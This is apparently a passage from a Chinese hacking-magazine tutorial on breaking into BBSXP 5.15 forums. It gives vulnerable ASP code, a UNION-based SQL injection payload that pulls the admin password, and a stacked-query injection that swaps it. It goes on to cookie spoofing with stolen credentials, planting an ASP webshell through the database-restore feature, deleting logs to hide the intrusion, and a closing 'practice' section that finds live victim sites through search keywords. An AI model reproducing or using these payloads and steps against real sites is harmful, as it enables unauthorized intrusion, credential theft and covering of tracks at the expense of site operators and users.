


图7




图8

好了，拿到了人家的密码了，我们可以Cookie欺骗做一下社区区长了。方法如下：使用桂林老兵的工具，在地址栏里输入URL，随便注册个号登陆进去，会看到Cookie栏里有username和userpass字段吧，在这个后面跟着的就是你的用户名和密码了，当然是加了密的。接下来，点一下“自定义cookie”(就是那个有一个鼠标的按钮)，cookie项就变成可修改的了。将username和userpass改为你得到的数据，敲两下回车。刷新一下，看看，我们是社区区长了吧，嘿嘿~（图9、图10）




图9




图10




图11

什么？你还不满意？只能做个社区区长没意思？有你的，够贪心啊！好，不过在继续之前我们先来总结一下BBSXP出漏洞的规律：BBSXP过滤的并不少，HTMLEncode过滤也算有点严格了。可是，只要没有被单引号引起来，我们还是很容易构造我们需要的SQL语句的（被单引号引起来了就全部变成字符串做查询条件了，绕不开，这一点和PHP下的注射很像，不是吗？)。那么YUZI肯定还有别的地方也是只用HTMLEncode过滤后就放到SQL语句里执行了！让我们去读读他的代码。还好，BBSXP出了名的小巧，就几十个文件，没两天就读完了。可能是我太粗心了吧，只在两个文件中发现了过滤不严的地方：

```
usertop.asp：
order=HTMLEncode(Request("order"))
if order="" then order="experience"
sql="select top 500 * from [user] order by "&order&" Desc "
rs.Open sql,Conn,1
```

和blog.asp如出一辙，经过HTMLEncode过滤直接放入SQL语句中，且不在单引号的范围里。不过因为执行SQL语句的方式：rs.Open sql,Conn,1，而且又不在where条件中，构造多语句执行update什么的是没希望了，所以对MSSQL版的本人是不会利用了。不过ACCESS版还是很容易的，老方法了，union查询：

```
order=id desc union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,adminpassword,28,29,30,31,32,33 from clubconfig order by id
```

([user]表中有33个字段，其中order by id是为了配对 Desc)

但是大家执行后可能会发现有点不愉快的东西，因为会有很多的垃圾信息挡在前面。我们要把自己查出来的东西排在第一位怎么办呢？很简单，数数[user]表中，degree是登陆次数，并且是在第17个字段，那么我们把17这个字段改为99999，然后把最后那个order by id改为order by degree，哈哈，没有人会登陆99999多次吧，我们要查询的信息排在了第一位，在登录时间处显示的就是后台密码了。(图11）要查询社区区长的用户名和密码或者特定用户的密码的方法和上面是类似的，就不罗嗦了，反正zj1244也为大家做出工具了。如果对方把blog.asp删掉了，（谁让这个文件的漏洞有动画教程出来了呢，很多站长喜欢这么敷衍的“打补丁”，可是usertop.asp就不一定咯~)，我们将usertop.asp选中，再暴就OK了。

然后再介绍一个地方，manage.asp：

```
在54行到57行的内容是这样
54 case "move"
55 if Request("moveid")="" then error("ERROR[Argument is of the wrong type] in:<li>您没有选择要将主题移动哪个论坛")
56 if Conn.Execute("Select pass From [bbsconfig] where id="&Request("moveid")&"")(0)=4 then error("ERROR[Argument is of the wrong type] in:<li>目标论坛为授权发帖状态")
57 conn.execute("update [forum] set forumid="&Request("moveid")&",toptopic=0,goodtopic=0,locktopic=0 where id="&id&"")
```

大家注意看看，这里的moveid甚至是直接Request得来的，没有经过任何过滤就放进了Conn.Execute执行的SQL语

句中。还客气什么，直接update吧，不过上次分析漏洞的时候太武断了，没有考虑到把后台密码改了以后管理员会进不去后台，做人要厚道，所以这次我们在改后台密码之前，先把原先的密码存到另一个地方，比如指定用户个人主页字段，然后等进了后台，传了ASP木马以后，再将密码还原，顺便还将自己注册的那个ID删除，将后台的日志删除，青春不留痕（小编：怎么像洗面奶的广告）。讲得大家是不是心动了？不过这个漏洞的利用是有限制的，它需要有至少斑竹以上的权限才可以进去。在一开头大家可以看到以下代码：

```
if membercode > 3 then
……
```

membercode要大于3，就只有管理员和区长了，或者你正好是那个版的斑竹。犯难了吧？X教育过我们，学hack最重要的是思路，入侵要将多个漏洞结合起来，看看上面的blog.asp只能得到区长用户名和密码，而这个漏洞又要区长的身份。难道大家不觉得这两个漏洞简直是天生一对吗？首先cookie欺骗进了前台以后，输入**http://bbs.yuzi.net/manage.asp?menu=move&id=435183&moveid=2**就可以将id为435183的帖子移动到id为2的版块。这里解释一下，menu=move是指操作为移动帖子，id=435183是论坛存在的一个帖子，moveid是一个存在的版块id（其实这里不需要也可以，不过为了防止意外，手工实验最好保留）。（将鼠标悬停在任意版块上，会看到forumid=x，其中x就是版块ID，同理，将鼠标悬停在任意帖子上，可以得到帖子id。）其中，moveid是我们可以控制的。

在manage.asp文件的第56行，只要该SQL语句执行的结果的第一位查询值不为4，就执行57行。事实上，不管他的查询结果是什么，这句SQL语句都完整的执行了我们期望的动作，所以尽管那个id变量进入57句的时候会出错，我们却根本不需要理它，反而是只要看到出错的行数是57我们就可以干杯庆祝了（说明56行执行完毕了）。举例说明：

```
moveid=435183
update [user] set userhome=(select adminpassword from clubconfig) where username=0xD3C3BBA7
update clubconfig set adminpassword=(select userpass from [user] where username=0xD3C3BBA7)
```

完整的句子就这个了，还原为56行完整SQL语句是：

```
Select pass From [bbsconfig] where id=435183
update [user] set userhome=(select adminpassword from clubconfig) where username=0xD3C3BBA7
update clubconfig set adminpassword=(select userpass from [user] where username=0xD3C3BBA7)
```

首先将后台密码存入用户名为“用户”的个人主页中，然后将后台密码改为此用户的当前密码。方便我们入侵后擦PP。提交后我们会看到XXX出错，在manage.asp行57。呵呵，当然会出错了（一阵坏笑中 ^^_^）

手工怎么弄就不提了，留给有兴趣的朋友自己玩吧，小z的工具又出来溜一圈先。（图12）




图12

在第三个“目标主机”处填入URL：http://bbs.yuzi.net/manage.asp。下拉菜单选择你希望进行的操作（比如在这里将指定用户提为管理员）。帖子id处填入任意存在的id。

指定用户是你希望进行操作的用户，比如“职业欠钱”。这样等会一切操作的对象就都是职业欠钱了，比如提管理员就是将职业欠钱提为管理员，降为小野人就是将职业欠钱降为小野人，更改后台密码是将后台密码改为职业欠钱的当前密码（注册时用的密码）并且将后台密码存入职业欠钱的个人主页中。（图13、图14）

后面要填的东西则比较重要，还记得我们说过这个漏洞需要斑竹以上的身份吧？这里填入yuzi和MD5散列密码（这个漏洞只针对SQL版了，AC是不支持多语句执行的）。最后点发送。（如果提示“可能成功咯”就恭喜了）当然，如果你要自己写SQL语句也是可以的，不过要记得避开单引号哦~




图13




图14

我们拿BBSXP官方做实验看看，先是使用“将用户提为管理员”功能将自己提为社区区长，然后更改后台密码（这时候会将后台密码放入自己的个人主页里，在查看个人基本资料时可以看得到），于是就可以顺利进入后台了。（图15）

上次教了大家备份数据库后，有些管理员就将那几个asp.dll的映射删掉了，这次教大家一招新的，用恢复数据库的功能，同样，我们不能直接在数据库路径里写入.asp，而写asa或者其他的又会失败。（yuzi这台服务器做的很NB，会干脆返回404错误！）呵呵，其实我们只需要将asp中任意一个字母改为大写就可以了。（asP和asp是不一样的哦，嘎嘎^^^_^）不过前提是我们得把我们的马儿上传上去，如果大家用那个经典的newmm.asp当作图片上传的话，会惊喜的发现yuzi和大家开了个玩笑，系统会告诉我们，那不是正确的图片，所以我们可以改为zip后缀后上传，或者你换一个马儿上传BBSXP也认不出来的（用newmm.asp我加了GIF89a头也没成功，回头得好好研究一下yuzi是怎么写的上传部分）。我传好了的，所以呢，在恢复数据库的备份的数据库一栏填入/images/upfile/2005-5/200558232956.jpg，在数据库路径里填入：shell.asP，点恢复（图16）。访问http://bbs.yuzi.net/shell.asp（图17）。呵呵，传说中的BBSXP官方站今天在我们面前轰然倒下了，这时候怎么办？用海阳2006把整站打

包，下载回去好好研究一下，没准BBSXP商业版就是BBSXP自己用的这一款呢，等等，别忘了擦PP了，这是个好习惯，呵呵~




图15




图16




图17

在工具的下拉菜单项，选择“还原后台密码”，这样就会从“职业欠钱”的个人主页处将刚才保存的密码还原回去。然后再将自己还原为小野人，使用“删除指定用户的后台日志”将关于我们的日志删掉，神不知，鬼不觉~你觉得有必要，将整个用户删掉也可以，选中“删除指定用户”点发送就可以了。(图18)




图18

实战练习

好了，原理也分析完了，工具也介绍好了，我们再看看怎么找网站练习吧！上百度或者google，输入关键字：Powered by BBSxp 5.15 SQL/Licence（图19），就能找到一大片的论坛，(因为本文全部是针对5.15版的，其他版本的因为手头上没有源代码而没有分析）如果想找ACCESS版的，将关键字的SQL去掉就行了。

